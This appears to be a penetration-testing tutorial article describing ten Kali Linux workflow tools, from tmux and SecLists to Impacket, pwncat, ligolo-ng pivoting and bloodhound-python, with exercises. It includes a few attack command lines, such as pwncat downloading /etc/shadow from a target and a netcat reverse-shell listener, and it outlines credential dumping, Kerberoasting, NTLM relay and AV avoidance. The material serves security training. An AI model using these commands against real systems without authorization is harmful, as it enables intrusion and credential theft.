
This article identifies ten Kali Linux tools that professional penetration testers use constantly during real engagements but that rarely appear in beginner tutorials. Rather than covering well-known attack frameworks like Metasploit and Burp Suite, it focuses on workflow and infrastructure tools that enable efficient, organized, and scalable assessments. The article argues these tools matter because they handle session persistence, wordlist management, network pivoting, and parallel operations—the unglamorous but essential infrastructure that makes attack tools effective in complex, multi-day enterprise environments.
- tmux provides persistent multi-pane session managementTmux splits a single terminal into multiple panes organized across named windows, and crucially, persists running processes through SSH disconnections. On a real assessment, one pane can run a long Nmap scan, another can maintain an active Meterpreter session, a third can show BloodHound ingestion output, and a fourth can display notes—all visible simultaneously. If the SSH connection drops mid-assessment, re-attaching with tmux attach restores all running processes exactly where they were left, preserving hours of scan progress that would otherwise be lost.
- SecLists wordlist repository feeds scanner effectivenessSecLists is a curated collection of wordlists at /usr/share/seclists/ that includes web directory discovery lists (common.txt with 4,727 entries, raft-large-words.txt for comprehensive coverage), credential lists from real breach data (rockyou.txt, top-10000-passwords.txt), username formats, and fuzzing payloads for SQL injection, XSS, and path traversal. Without quality wordlists, tools like Gobuster find nothing and Ffuf misses 80% of endpoints. Professional testers memorize specific wordlist paths to use them efficiently across every scan.
- ligolo-ng transparent pivoting replaces manual proxy setupLigolo-ng creates a TUN interface on the attacker machine that routes traffic to internal networks through a lightweight agent on a compromised pivot host, making the internal network appear directly reachable without requiring proxychains prefixes on every command. Setup involves starting the proxy server on the attacker machine, connecting the agent from the pivot host, creating the TUN interface, and adding a route to the internal network segment. Once configured, normal tools like Nmap run transparently through the pivot without modification, handling multi-hop pivoting for deeply segmente
- Impacket provides Windows protocol attacks from LinuxImpacket is a Python library implementing SMB, NTLM, Kerberos, MSRPC, and LDAP protocols from scratch, enabling Windows attacks without a Windows machine. Essential scripts include impacket-secretsdump for credential extraction from remote machines or NTDS.dit files, impacket-GetUserSPNs for Kerberoasting, impacket-GetNPUsers for AS-REP roasting, impacket-wmiexec for remote command execution, and impacket-ntlmrelayx for NTLM relay attacks. These form the core Active Directory attack toolkit for Linux-based penetration testers.
- pwncat upgrades reverse shells with post-exploitation featuresPwncat is a reverse shell handler that automatically upgrades raw shells to fully interactive TTY, replacing the manual combination of netcat listener plus TTY upgrade steps. It supports file upload/download between attacker and target (upload /local/file.sh /tmp/file.sh and download /etc/shadow /tmp/shadow), maintains multiple concurrent shell sessions, and provides a structured command interface for post-exploitation tasks. Sessions can be backgrounded and re-attached without disrupting active shells.
- proxychains4 routes existing tools through pivot pointsProxychains4 intercepts network calls from any command and routes them through configured SOCKS or HTTP proxies, enabling penetration testing tools to reach isolated internal segments through compromised pivot hosts. After setting up a SOCKS proxy on the pivot (via SSH port forwarding with ssh -D 1080 or ligolo-ng), the proxychains4.conf file is configured with the proxy address, and any tool is prefixed with proxychains4 (e.g., proxychains4 nmap -sT -Pn 192.168.10.0/24). The -q flag suppresses proxychains output for cleaner results.
- bloodhound-python collects Active Directory without Windows binaryBloodhound-python is a Python-based ingestor that runs entirely from the Kali machine with only domain credentials, eliminating the need to drop a Windows binary like SharpHound on the target. It collects the complete Active Directory object graph (users.json, groups.json, computers.json) and outputs data that feeds into the BloodHound GUI. This avoids antivirus triggers from executing Windows executables while providing the same attack path visualization.
- xargs parallelizes tool execution across large input listsXargs converts standard input into command arguments and runs them in parallel using the -P flag to specify concurrency. Professional uses include running Nmap against 50 hosts simultaneously with cat hosts.txt | xargs -P 10 -I{} nmap -sV, running Gobuster against multiple web servers in parallel, or checking SSH banners across a large subnet. This replaces manual Python scripting for common parallelization tasks, enabling one-liner shell pipelines that efficiently handle large-scale operations.
Bottom line: Professional penetration testers succeed not through mastery of single attack frameworks, but through orchestrating workflow infrastructure tools—tmux for persistent organized sessions, SecLists for effective scanning, ligolo-ng or proxychains4 for transparent pivoting, Impacket for Windows attacks, and xargs for parallel operations. Implementing these tools as standard practice before any assessment creates a foundation that allows attack frameworks to work effectively across complex multi-day
🎯 What You’ll Learn
⏱️ 40 min read · 3 exercises
📊 Which of these tools have you actually used?
📋 The top 10 Kali Tools
- tmux — Terminal Multiplexer (The One That Changes Everything)
- SecLists — The Wordlist Repository That Feeds Everything Else
- proxychains4 — Route Any Tool Through Any Proxy
- Impacket — The Active Directory Attack Library
- pwncat — The Reverse Shell Handler You Should Be Using
- ligolo-ng — Modern Network Pivoting
- netcat (nc) — The Swiss Army Knife They Forgot to Remove
- curl — The API Testing Tool Hiding in Plain Sight
- bloodhound-python — Active Directory Ingestor Without the GUI
- xargs — Running Anything at Scale
1. tmux — Terminal Multiplexer (The One That Changes Everything)
Tmux is the single tool that most dramatically changes how professional penetration testers work. It persists terminal sessions through SSH disconnections (your Nmap scan keeps running), splits a single terminal window into multiple panes, and organises parallel workflows across multiple named windows. On a real assessment you might have: one pane running a long Nmap scan, one pane with an active Meterpreter session, one pane showing BloodHound ingestor output, and one pane taking notes — all visible simultaneously in a single terminal.
⏱️ Time: 10 minutes · Kali terminal
📸 Screenshot your 4-pane tmux layout and share in #kali-tools on Discord.
2. SecLists — The Wordlist Repository That Feeds Everything Else
SecLists is not a single tool — it is the wordlist collection that makes every other tool effective. Gobuster without a quality wordlist finds nothing. Hydra without realistic password lists is useless. Ffuf with a generic wordlist misses 80% of endpoints. SecLists provides: web content discovery wordlists tuned by technology stack (Apache, IIS, Spring, specific frameworks), credential lists sourced from real breach data, fuzzing payloads for SQL injection, XSS, and path traversal, and username formats for credential spraying.
3. proxychains4 — Route Any Tool Through Any Proxy
Proxychains4 intercepts network calls from any command and routes them through a configured SOCKS or HTTP proxy chain. For penetration testers, this means routing Nmap, Metasploit, Impacket, or any other tool through a pivot point on a compromised host — reaching internal network segments that are not directly accessible from the attacker’s position. The setup: create a SOCKS proxy on the pivot host using SSH port forwarding or a tool like ligolo-ng, configure proxychains4.conf, then prefix any command with proxychains4.
4. Impacket — The Active Directory Attack Library
Impacket is a Python library with standalone scripts for attacking Windows network protocols. It implements SMB, NTLM, Kerberos, MSRPC, LDAP, and others from scratch — enabling attacks against Windows infrastructure without needing a Windows machine. The scripts most commonly used in professional assessments: secretsdump for credential extraction, GetUserSPNs for Kerberoasting, GetNPUsers for AS-REP roasting, and ntlmrelayx for NTLM relay attacks.
5. pwncat — The Reverse Shell Handler You Should Be Using
pwncat is a post-exploitation framework and reverse shell handler that makes catching reverse shells significantly more capable than a raw netcat listener. Once a shell connects, pwncat automatically attempts to upgrade to a fully interactive TTY, supports file upload/download, can inject persistence mechanisms, and provides a structured command interface for post-exploitation tasks. It replaces the combination of netcat listener + manual TTY upgrade + manual file transfer that many testers do manually.
6. ligolo-ng — Modern Network Pivoting
Ligolo-ng has largely replaced chisel and SSH tunneling for network pivoting in professional assessments. It creates a TUN interface on the attacker machine that routes traffic to the internal network through a lightweight agent running on the compromised host — making the pivot transparent at the network level. Tools run normally without proxychains prefix; the internal network appears as directly reachable from the attacker machine. Setup is fast, traffic is encrypted, and it handles multi-hop pivoting for deeply segmented networks.
⏱️ Time: 10 minutes · No tools · text editor
phase of a standard internal network assessment:
PHASE 1 — INITIAL SETUP (before scanning):
Which 2 tools do you configure first, before any attack?
PHASE 2 — RECONNAISSANCE AND SCANNING:
Which tools process large IP ranges efficiently?
Which wordlist collection does your scanner need?
PHASE 3 — INITIAL COMPROMISE AND SHELL:
Which tool handles the incoming reverse shell better than nc?
Which tool supports post-exploitation file transfer?
PHASE 4 — LATERAL MOVEMENT / ACTIVE DIRECTORY:
Which Python library handles Kerberoasting and hash dumping?
Which tool maps AD attack paths?
PHASE 5 — PIVOTING TO ISOLATED SEGMENTS:
Which modern tunneling tool replaces chisel?
Which tool routes existing tools through a proxy without changes?
PHASE 6 — LONG OPERATIONS (multi-day assessment):
Which tool keeps all sessions alive if your SSH drops?
Which API tool helps test internal web services quickly?
Write the tool name for each phase answer.
📸 Share your tool-to-phase mapping in #kali-tools on Discord.
7. netcat (nc) — The Swiss Army Knife They Forgot to Remove
Netcat is in every Kali install and every list of “basic tools.” It is here because professionals use it in ways tutorials do not cover. Beyond the standard reverse shell catch (nc -lvnp 4444), experienced testers use netcat for: direct TCP banner grabbing without a full port scanner, file transfer between machines on networks where no other protocol is available, testing that specific ports are reachable through firewalls, and as the backend for manual protocol debugging when something more specialised is broken.
8. curl — The API Testing Tool Hiding in Plain Sight
Every security professional knows curl exists. Almost no tutorial covers how much actual penetration testing work happens in curl rather than Burp Suite. For rapid API testing, custom header injection, multipart form uploads, cookie manipulation, and testing authentication bypasses — curl with the right flags is faster than opening Burp for anything that does not require visual inspection of responses. The flags professionals use constantly: -H for custom headers, -b for cookies, -d for POST data, -k for self-signed certificates, and -x for proxy through Burp.
9. bloodhound-python — Active Directory Ingestor Without the GUI
BloodHound is covered in the ethical hacking course and is well known. bloodhound-python is the Python-based ingestor that most tutorials gloss over in favour of SharpHound. The advantage: it runs entirely from your Kali machine with only domain credentials — no binary to drop on a Windows host, no AV trigger from executing a .exe on the target. From an attacker machine with credentials and network access to the domain controller, bloodhound-python collects the full Active Directory object graph that BloodHound needs to map attack paths to Domain Admin.
10. xargs — Running Anything at Scale
Xargs converts standard input into arguments for another command and can run those commands in parallel. For penetration testers, this means: running an Nmap scan against a list of hosts concurrently, running Gobuster against every web server found on a subnet simultaneously, extracting usernames from enum4linux output and feeding them directly into a password spraying tool. One-liner shell pipelines using xargs replace what would otherwise require Python scripts to accomplish efficiently.
⏱️ Time: 12 minutes · Kali terminal
📸 Screenshot all 10 “✓” verification outputs and share in #kali-tools on Discord. Tag #kalitools2026
🧠 QUICK CHECK — Professional Kali Tools
📋 The 10 Tools — Quick Reference
❓ Frequently Asked Questions
What Kali tools do professionals use that beginners don’t know about?
What is tmux and why do penetration testers use it?
What is proxychains and when do testers use it?
What is Impacket and what attacks does it enable?
What is SecLists and why is it essential?
180-Day Kali Linux Mastery Course
Kali Linux Commands Tool — 2,955+ Commands
📚 Further Reading
- 180-Day Kali Linux Mastery Course — The complete Kali Linux course where many of these tools appear in their assessment context — from initial recon through Active Directory attacks and post-exploitation.
- Kali Linux Commands Tool — 2,955+ Kali Linux commands across 150 tools in 13 categories — the complete command reference that complements these tool overviews with every flag and syntax option.
- BloodHound Tutorial 2026 — Day 27 of the Ethical Hacking course covers full BloodHound setup and attack path analysis — the GUI tool that bloodhound-python from this article feeds its data into.
- ligolo-ng GitHub Repository — Official ligolo-ng source, precompiled releases, and documentation covering TUN interface setup, multi-hop pivoting, and comparison with alternative pivoting tools.
- SecLists GitHub Repository — The official SecLists repository — full wordlist catalogue, contribution guidelines, and the specific list categories covering every penetration testing and bug bounty use case.
